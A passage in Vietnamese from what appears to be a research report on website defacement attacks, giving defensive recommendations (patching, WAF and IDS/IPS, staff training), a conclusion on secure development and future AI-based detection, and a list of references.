- Cập nhật hệ thống và phần mềm thường xuyên: Các bản vá bảo mật cần được áp dụng ngay khi có thông báo, nhằm hạn chế rủi ro từ các lỗ hổng đã được phát hiện. Việc này không chỉ giúp cải thiện độ an toàn mà còn giúp giảm thiểu khả năng tấn công từ những lỗ hổng đã được khai thác trong quá khứ.
- Sử dụng các công cụ bảo mật: Cài đặt và cấu hình các công cụ bảo mật như Web Application Firewall (WAF) và Hệ thống phát hiện xâm nhập (IDS/IPS) giúp giám sát và ngăn chặn các cuộc tấn công trước khi chúng gây ra thiệt hại.
- Đào tạo nhân sự về bảo mật: Việc nâng cao nhận thức bảo mật cho các nhân viên, từ lập trình viên đến quản trị viên hệ thống, là một yếu tố quan trọng trong việc xây dựng một hệ thống an toàn. Các nhân viên cần được đào tạo về cách phát hiện và xử lý các mối đe dọa an ninh mạng cũng như thực hiện các biện pháp bảo mật tốt nhất trong công việc hàng ngày.

### **4. Bài học và định hướng tương lai**

Nghiên cứu này đã cung cấp những bài học quan trọng về việc xây dựng hệ thống bảo mật. Để bảo vệ hệ thống khỏi các cuộc tấn công Deface, các tổ chức không chỉ cần phát hiện và vá các lỗ hổng mà còn phải xây dựng các hệ thống bảo mật từ nền tảng. Các nguyên tắc lập trình an toàn, bao gồm việc sử dụng mã nguồn sạch, mã hóa dữ liệu và quản lý quyền truy cập, cần phải được tuân thủ ngay từ giai đoạn phát triển.

Trong tương lai, có thể mở rộng nghiên cứu vào các giải pháp bảo mật mới, bao gồm việc ứng dụng trí tuệ nhân tạo (AI) để phát hiện các mối đe dọa trong thời gian thực, cũng như nghiên cứu và áp dụng công nghệ blockchain để tạo ra các hệ thống bảo mật mạnh mẽ hơn. Sự phát triển của những công nghệ này có thể cung cấp các phương pháp bảo vệ hiệu quả và tiên tiến, giúp đối phó với những thách thức bảo mật ngày càng tăng trong tương lai.

## TÀI LIỆU THAM KHẢO

- [1]. Mariam Mohammed Albalawi, *The RSA Algorithm Website Defacement Detection and Monitoring Methods: A Review*,  
[https://www.researchgate.net/publication/365055780\\_Website\\_Defacement\\_Detection\\_and\\_Monitoring\\_Methods\\_A\\_Review](https://www.researchgate.net/publication/365055780_Website_Defacement_Detection_and_Monitoring_Methods_A_Review), 2022.
- [2]. Trần Đắc Tốt, Đặng Lê Nama, Phạm Nguyễn Huy Phương, *HỆ THỐNG CẢNH BÁO TÂN CÔNG THAY ĐỔI GIAO DIỆN WEBSITE*,  
<https://tckh.dlu.edu.vn/index.php/tckhdhdl/article/download/412/pdf/1056>, 2018.
- [3]. Tô Thanh Tú, *GIẢI PHÁP CẢNH BÁO KIỀU TÂN CÔNG AN NINH MẠNG DEFACE VÀ HIỆN THỰC*,  
[https://ptithcm.edu.vn/wp-content/uploads/2023/03/2020\\_HTTT\\_ToThanhTu\\_TTLV.pdf](https://ptithcm.edu.vn/wp-content/uploads/2023/03/2020_HTTT_ToThanhTu_TTLV.pdf), 2023.
- [4]. Federico Maggi, Marco Balduzzi, *Investigating Web Defacement Campaigns at Large*, <https://dl.acm.org/doi/10.1145/3196494.3196542>, 2018.
- [5]. Ramotion, *Website Defacement: Motivations, Prevention and Recovery*,  
<https://www.ramotion.com/blog/website-defacement>, 2023.
- [6]. Johannes B. Ullrich, *Defacing websites via SQL injection*,  
[https://www.researchgate.net/publication/250702127\\_Defacing\\_websites\\_via\\_SQL\\_injection](https://www.researchgate.net/publication/250702127_Defacing_websites_via_SQL_injection), 2008.
- [7]. Ted James, *Website Defacement Using Stored XSS*,  
<https://deepddyinfosec.github.io/content/tutorials/Website%20Defacement%20Using%20Stored%20XSS.pdf>, 2020.
- [8]. Zakkir, *HTML Injection/Website Defacement*,  
<https://cybergladiatorasia.medium.com/html-injection-website-defacement-c3d2e92337bd>, 2020.